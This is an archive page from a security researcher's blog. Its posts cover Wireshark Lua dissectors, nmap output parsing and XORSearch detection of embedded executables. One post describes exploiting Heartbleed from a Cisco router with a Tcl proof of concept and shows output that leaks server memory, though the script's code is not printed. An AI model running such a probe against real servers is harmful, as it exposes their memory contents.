Didier Stevens

Monday 16 June 2014

Wireshark-export

Filed under: 010 Editor,My Software — Didier Stevens @ 0:37

Here is the 010 Editor script I developed to generate Wireshark hex dumps.

Watch how to use it in my previous blogpost: “Packet Class: Wireshark – Import Hex Dump”.

wireshark-export_v0_0_1.zip (https)
MD5: B339EFD0898B6506CBEAAFCBCE08B3A6
SHA256: 557B39246FAC3BD91CE24EAD3DF07F8B68100778241393A26C67A566756C404B

Tuesday 10 June 2014

Packet Class: Wireshark – Import Hex Dump

Filed under: 010 Editor,My Software,Wireshark — Didier Stevens @ 20:34

During my “Packet Class: Wireshark” training, we do an exercise on importing a hex dump in Wireshark.

I recently created a 010 Editor script to help with the creation of hex dumps for Wireshark.

This video shows its usage:

Tuesday 3 June 2014

WhoAmI: status-4-evar

Filed under: My Software — Didier Stevens @ 12:05

Remember my WhoAmI Firefox add-on? I developed it because I use different profiles: it displays the name of the current profile on the status bar.

But with Firefox 29, the status bar has disappeared (once again). You can restore the status bar with add-on status-4-evar.

Monday 28 April 2014

TCP Flags for Wireshark

Filed under: My Software,Networking,Wireshark — Didier Stevens @ 20:03

This is a topic I’m teaching in my “Packet Class: Wireshark” training in Amsterdam next month.

20140404-112631

You can configure Wireshark to display TCP flags like Snort does. One way to do this, is to create a post-dissector and then add a column with its output (like in the screenshot above).

I developed a Wireshark Lua dissector generator. You provide it some definitions, like this:

[dissector]
file_prefix = tcp-flags
type = postdissector
description = Wireshark Lua tcp-flags postdissector example

[protocol]
proto = tcpflags
description = TCP Flags Postdissector

[protocolfields]
field_1 = flags
description_a_1 = TCP Flags
description_b_1 = The TCP Flags

[fields]
field_1 = tcp.flags

And then my Python program lua-dissector-generator.py takes this input and generates a Lua post-dissector with one new protocol + field, using an existing field.

--[[
	2014/02/21 - 2014/02/21
	tcp-flags-postdissector.lua V0.0.1
	Wireshark Lua tcp-flags postdissector example

	Source code by Didier Stevens, GPL according to Wireshark Foundation ToS
	https://DidierStevens.com
	Use at your own risk

	Shortcommings, or todo's 😉

	History:
		2014/02/21: start
--]]

local function DefineAndRegister_tcpflags_postdissector()
	local oProto_tcpflags = Proto('tcpflags', 'TCP Flags Postdissector')

	local oProtoFieldflags = ProtoField.string('tcpflags.flags', 'TCP Flags', 'The TCP Flags')

	oProto_tcpflags.fields = {oProtoFieldflags}

	local oField_tcp_flags = Field.new('tcp.flags')

	function oProto_tcpflags.dissector(buffer, pinfo, tree)
		local tcp_flags = oField_tcp_flags()

		if tcp_flags ~= nil then
			local oSubtree = tree:add(oProto_tcpflags, 'TCP Flags')
			oSubtree:add(oProtoFieldflags, tcp_flags.value)
		end
	end

	register_postdissector(oProto_tcpflags)
end

local function Main()
	DefineAndRegister_tcpflags_postdissector()
end

Main()

Finally, we add functions to represent the individual TCP flags:


local function DecodeFlag(flags, mask, character)
	if bit.band(flags, mask) == 0 then
		return '*'
	else
		return character
	end
end

local function TCPFlagIntegerToSnort(tcpflags)
	local s_tcp_flags = ''

	s_tcp_flags = s_tcp_flags .. DecodeFlag(tcpflags, 0x80, 'C')
	s_tcp_flags = s_tcp_flags .. DecodeFlag(tcpflags, 0x40, 'E')
	s_tcp_flags = s_tcp_flags .. DecodeFlag(tcpflags, 0x20, 'U')
	s_tcp_flags = s_tcp_flags .. DecodeFlag(tcpflags, 0x10, 'A')
	s_tcp_flags = s_tcp_flags .. DecodeFlag(tcpflags, 0x08, 'P')
	s_tcp_flags = s_tcp_flags .. DecodeFlag(tcpflags, 0x04, 'R')
	s_tcp_flags = s_tcp_flags .. DecodeFlag(tcpflags, 0x02, 'S')
	s_tcp_flags = s_tcp_flags .. DecodeFlag(tcpflags, 0x01, 'F')

	return s_tcp_flags
end

That’s it. You can download this post-dissector here:

wireshark-lua-dissectors_V0_0_3.zip (https)
MD5: 73F9BB860F2204DBDE7FF3A7E5CA413F
SHA256: 900A21C862973294AB25A8966299386BD058A352CEA21CA97BA546DA12964465

Friday 18 April 2014

Heartbleed: Testing From a Cisco IOS Router – ssltest.tcl

Filed under: My Software,Networking,Vulnerabilities — Didier Stevens @ 9:12

I wanted to know if I could exploit Heartbleed CVE-2014-0160 from a Cisco IOS router. So I wrote a Tcl script based on Jared Stafford’s Python program ssltest.py.

Turns out I can:

router#tclsh ssltest.tcl                         
Opening connection

Translating "cloudflarechallenge.com"...domain server (8.8.8.8) [OK]
Sending handshake
Received TLS record Type: 0x16 Version: 0x0301 First data byte: 0x02 Length: 66
Received TLS record Type: 0x16 Version: 0x0301 First data byte: 0x0b Length: 6113
Received TLS record Type: 0x16 Version: 0x0301 First data byte: 0x0c Length: 331
Received TLS record Type: 0x16 Version: 0x0301 First data byte: 0x0e Length: 4
Sending malformed heartbeat request
Heartbeat response received
Received TLS record Type: 0x18 Version: 0x0301 First data byte: 0x02 Length: 16384
Heartbeat response dump:
02 40 00 6b c1 f4 ab d9  47 45 54 20 2f 20 48 54  .@.kC^AC4B+C^Y GET / HT
54 50 2f 31 2e 31 0d 0a  48 6f 73 74 3a 20 63 6c  TP/1.1.. Host: cl
6f 75 64 66 6c 61 72 65  63 68 61 6c 6c 65 6e 67  oudflare challeng
65 2e 63 6f 6d 0d 0a 43  6f 6e 6e 65 63 74 69 6f  e.com..C onnectio
6e 3a 20 6b 65 65 70 2d  61 6c 69 76 65 0d 0a 0d  n: keep- alive...
0a 2b 14 0d 6a c0 13 32  44 c1 a9 0f bf 5d dc 57  .+..jC^@.2 DC^AB).B?]C^\W
19 18 03 03 00 1b 34 f3  65 6b c1 f4 ab d8 01 ff  ......4C3 ekC^AC4B+C^X.C?
ff a6 8b c5 e2 2a b0 d6  b3 ff bd fc 9c 67 a7 83  C?B&.C^EC"*B0C^V B3C?B=C<.gB'.
40 72 10 38 5e 01 ff ff  f1 ca d2 f6 be 81 23 41  @r.8^.C?C? C1C C^RC6B>.#A
fb 8d 53 15 42 aa 52 bd  9e 5f 61 0a 08 08 08 08  C;.S.BB*RB= ._a.....
08 08 08 08 08 00 19 00  0b 00 0c 00 18 00 09 00  ........ ........
0a 00 16 00 17 00 08 00  06 00 07 00 14 00 15 00  ........ ........
04 00 05 00 12 00 13 00  01 00 02 00 03 00 0f 00  ........ ........
10 00 11 00 23 00 00 00  0f 00 01 01 0e 00 0d 00  ....#... ........
19 00 0b 00 0c 00 18 00  09 00 0a 00 16 00 17 00  ........ ........
08 00 06 00 07 00 14 00  15 00 04 00 05 00 12 00  ........ ........
13 00 01 00 02 00 03 00  0f 00 10 00 11 00 23 00  ........ ......#.
00 00 0d 00 20 00 1e 06  01 06 02 06 03 05 01 05  .... ... ........
02 05 03 04 01 04 02 04  03 03 01 03 02 03 03 02  ........ ........
01 02 02 02 03 00 0f 00  01 01 00 15 00 c2 00 00  ........ .....C^B..
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........

[omitted]

00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
                                                                   
Closing connection

router#

Tested on: Cisco IOS Software, C880 Software (C880DATA-UNIVERSALK9-M), Version 15.1(4)M3, RELEASE SOFTWARE (fc1)

If you are interested, here is my Tcl PoC ssltest.tcl:
ssltest.zip (https)
MD5: 1B50D6A10637BB6472ED541733BBE68D
SHA256: DA744643CF06645DA9C27A7DD62853E15123D7481AE5D6776E6393A6312847E1

Wednesday 16 April 2014

nmap Grepable Script Output – Heartbleed

Filed under: My Software,Networking — Didier Stevens @ 0:11

Peter was looking for a way to make nmap’s heartbleed script output grepable. He ended up hacking the script.

I propose a method without modification of the NSE heartbleed script.

Some time ago I recommended to include xml output with your nmap scans.


Script output is included with each port element:

20140415-225839

I quickly adapted an old program to produce a Python script to generate a CSV file from XML with one line per host, including only ports with script output (any script, not only ssl-heartbleed).

Like this:

address;vendor;hostname;port;state;service;script;output
10.10.10.10;;heartbleed.local.net;443;open;https;ssl-heartbleed;u'\n  VULNERABLE:\n  The Heartbleed Bug ...'

nmap-xml-script-output_V0_0_1.zip (https)
MD5: 772B6371C1F5E27E68D9BF14955A02D4
SHA256: C86E42E7FA8EFA42C60062759E69DC8DE7F017D9113CF304D9515ACA59815790

Friday 4 April 2014

Announcement: Wireshark Lua Dissectors

Filed under: Announcement,My Software,Networking,Wireshark — Didier Stevens @ 10:18

To promote my Hack In The Box Wireshark training, I’ll start to publish some Lua dissectors.

Here is a screenshot of my TCP Flags dissector. It was generated (and adapted) with my Wireshark Lua dissector generator. It displays TCP flags like Snort does.

You can clearly see the SYN – SYN/ACK – ACK phase of the first TCP connection (packets 1, 2 and 3).

20140404-112631

Thursday 27 March 2014

Recorded “Network Device Forensics” Talk

Filed under: Forensics,My Software,Networking — Didier Stevens @ 0:27

I recorded my “Network Device Forensics” talk.

Supporting media:

Thursday 20 March 2014

XORSearch: Finding Embedded Executables

Filed under: My Software,Update — Didier Stevens @ 10:58

Someone mentioned on a forum that he found a picture with an embedded, XORed executable. You can easily identify such embedded executables by xorsearching for the string “This program must be run under Win32”. But if the author or compiler modifies this DOS-stub string, you will not find it.

That’s how I got the idea to add an option to search for PE-files: search for string MZ, read the offset to the IMAGE_NT_HEADER structure (e_lfanew), and check if it starts with string PE.

Example: XORSearch.exe -p test.jpg

Found XOR A2 position 00005D1D: 000000E8 ........!..L.!This program cannot be r
Found XOR A2 position 0001221D: 00000108 ........!..L.!This program cannot be r

We found 2 embedded executables in test.jpg (XOR key A2). Remark we didn’t provide a search string, only option -p.

XORSearch also reports the value of e_lfanew and the string found in the DOS-stub. This allows you to inspect the results for false positives.

This can also be used on unencoded files, like this installation file:

XORSearch.exe -p c8400.msi
Found XOR 00 position 00236400: 000000E8 ........!..L.!This program cannot be r
Found XOR 00 position 00286000: 00000100 ........!..L.!This program cannot be r
Found XOR 00 position 00346800: 000000F8 ........!..L.!This program cannot be r
Found XOR 00 position 003A7200: 00000080 ........!..L.!This program cannot be r
Found XOR 00 position 003AD200: 00000080 ........!..L.!This program cannot be r
Found XOR 00 position 004B4800: 00000108 ........!..L.!This program cannot be r
Found XOR 00 position 004DE600: 000000F8 ........!..L.!This program cannot be r
Found XOR 00 position 004FE200: 000000E0 ........!..L.!This program cannot be r
Found XOR 00 position 00520C00: 000000E0 ........!..L.!This program cannot be r
Found XOR 00 position 00542000: 000000E0 ........!..L.!This program cannot be r
Found XOR 00 position 00562400: 00000100 ........!..L.!This program cannot be r
Found XOR 00 position 0058F800: 000000E0 ........!..L.!This program cannot be r

Finally, I added option -e (exclude). This excludes a particular byte-value from encoding. If you suspect a file is XOR encoded, but that byte 0x00 is not encoded, you use option -e 0x00.

XORSearch_V1_10_0.zip (https)
MD5: 23809A03C63914B0742B7F75B73E1597
SHA256: 97BFBC5E8C59F60E10ABDA2D65DF4200B10BE14662D4A447797B341C9AAE17D8

Wednesday 26 February 2014

My Software

Filed under: My Software — Didier Stevens @ 21:33

I finally compiled a list of the software I published. You can find it under My Software.

First comes an overview, and then for each software, all the versions you can download with links to the blogposts where they are mentioned.

« Previous PageNext Page »

Blog at WordPress.com.